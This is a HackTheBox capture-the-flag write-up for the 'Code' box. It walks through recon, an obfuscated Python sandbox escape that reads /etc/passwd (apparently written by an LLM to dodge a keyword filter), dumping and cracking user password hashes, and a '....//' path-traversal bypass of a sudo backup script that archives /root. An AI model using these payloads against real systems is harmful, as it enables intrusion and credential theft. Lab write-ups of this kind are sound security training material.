Code			
Organization: HackTheBox		Type: online CTF	
Categories:	☐ Network Security ☐ Cryptography ☐ Mobile Applications	☐ Reverse Engineering ☑ Web Applications ☐ Forensics	Difficulty: Easy
Name: Kasper Verhulst		Release date:22-03-2025 Completing date:15-05-2025	

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

`sudo nmap -sS -A -p- $BOX_IP -oN nmap.out -T4`

We find the following services running on the machine

Port	Protocol	Service
22/tcp open	SSH	OpenSSH 8.2p1
5000/tcp open	HTTP	Gunicorn 20.0.4

Gunicorn is a Python WSGI HTTP Server for UNIX so we can guess it is hosting a web application built using a Python framework.



Figure 1: Home page

The web application seems to be some kind of online Python interpreter. Wappalyzer doesn't really learn us anything interesting regarding the technlogies used and there isn't anything hidden in the HTTP headers or HTML code either. Saving a Python script is only possible when you have an account.

After creating an account, your current scripts are listed under /codes. Afterwards, you can access each script by the endpoint /?code_id=2. I tried injecting in this parameter but it didn't seem vulnerable.

Finally, I enumerated directories but I didn't find any new paths.

```
gobuster dir -u http://BOX_IP:5000 -w /usr/share/wordlists/SecLists-master/
    Discovery/Web-Content/directory-list-2.3-medium.txt
```

path	Status code
about	200
login	200
register	200
logout	302
codes	200

Initial Access

Since the box is called *code*, it makes sense to start exploring the Python interpreter. I tried to write a very basic script to read files from the file system and escape the shell, but there seem to be some restricted functions:

Figure 2: Specific keywords not allowed

Even a very simple script like *print("read")* or a commented out script already triggers the alert, so it seems like a literal string check. After multiple iteractions with a LLM, each time instructing not to use a new forbidden keyword, it came up with the following script, that accesses the `/etc/passwd` file:

```
print(getattr(
  (lambda:0).__globals__[keyword][''.join([chr(c) for c in [111, 112, 101,
      110]])]('/etc/passwd'),
  ''.join([chr(c) for c in [114, 101, 97, 100]])
)())
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
app-production:x:1001:1001:,,,:/home/app-production:/bin/bash
martin:x:1000:1000:,,,:/home/martin:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
```

Next to the *root* user, there seem to be two other users that have a shell enabled: *martin* and *app-production*.

Since I couldn't immediately come up with a Python script to run commands, I started to discover the environment a little bit more and check which local or global variables are available in the environment

```
print(locals())
'old_stdout': <_io.TextIOWrapper name='<stdout>' mode='w' encoding='utf-8'>, '
    redirected_output': <_io.StringIO object at 0x7fbc1c4f0b80>, 'keyword': '
    __builtins__'
```

```
print(gobals())
```

So the variable 'keywords' can be used to bypass the forbidden array __builtins__. On top of that, there is a variable '__file__': '/home/app-production/app/app.py' that discloses the web app's directory and a couple of internal SQLAlchemy variables 'db': <SQLAlchemy sqlite:////home/app-production/app/instance/database.db >, 'User': <class 'app.User' >, 'Code': <class 'app.Code' >

Accessing this object learns us there are two users stored in the database:

```
print(User.query.all())
[<User 1>, <User 2>]
```

Let's find out which attributes or fields a user object has:

```
\print(User.__table__.columns.keys())
['id', 'username', 'password']
```

Now dump the usernames and passwords:

```
adults = db.session.query(User).all()
for adult in adults:
    print(f'{adult.username} has password {adult.password}.')
```

The dumped hashes are identified as MD5. We can easily crack one of the two hashes using Hashcat:

```
$ hashcat --identify hash_martin.txt
$ hashcat -m 0 -a 0 hash_martin.txt /usr/share/wordlists/rockyou.txt
$ hashcat -m 0 -a 0 hash_martin.txt /usr/share/wordlists/rockyou.txt --show
```

We can now access the box as *martin*.

```
ssh martin@$BOX_IP
```

Pivoting

Since we do not find the user flag under the user *martin*, we will have to pivot to the only other unprivileged user with a shell: *app-production*. Martin has very particular sudo rights: (ALL : ALL) NOPASSWD: /usr/bin/backy.sh (see appendix). The script seems to parse a JSON file that configures a backup. It does a basic check that only directories under `/var` and `/home` are processed. An example of suck a JSON file can be found under `/home/martin/backups`.

First, let's backup the home directory of the *app-production* user. Create a json file somewhere:

```
{
        "destination": "/home/martin/backups/",
        "multiprocessing": true,
        "verbose_log": true,
        "directories_to_archive": [
                "/home/app-production"
        ],

        "exclude": [
        ]
}
```

Execute the backup script as root and extract the backup

```
sudo /usr/bin/backy.sh /tmp/mytask.json
$ tar -xvf code_home_app-production_2025_May.tar.bz2
```

Privilege Escalation

The root flag is a little bit harder to find, since our directories to archive must start with "/var" or "/home" and every instanc of "../" will be removed. However a smart taskfile can bypass this filter:

```
{
  "destination": "/home/martin/backups/",
  "multiprocessing": true,
  "verbose_log": true,
  "directories_to_archive": [
    "/home/....//root"
  ],
  "exclude": []
}
```

A Backup script

```
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))
    )' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.
    directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var
            / and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
```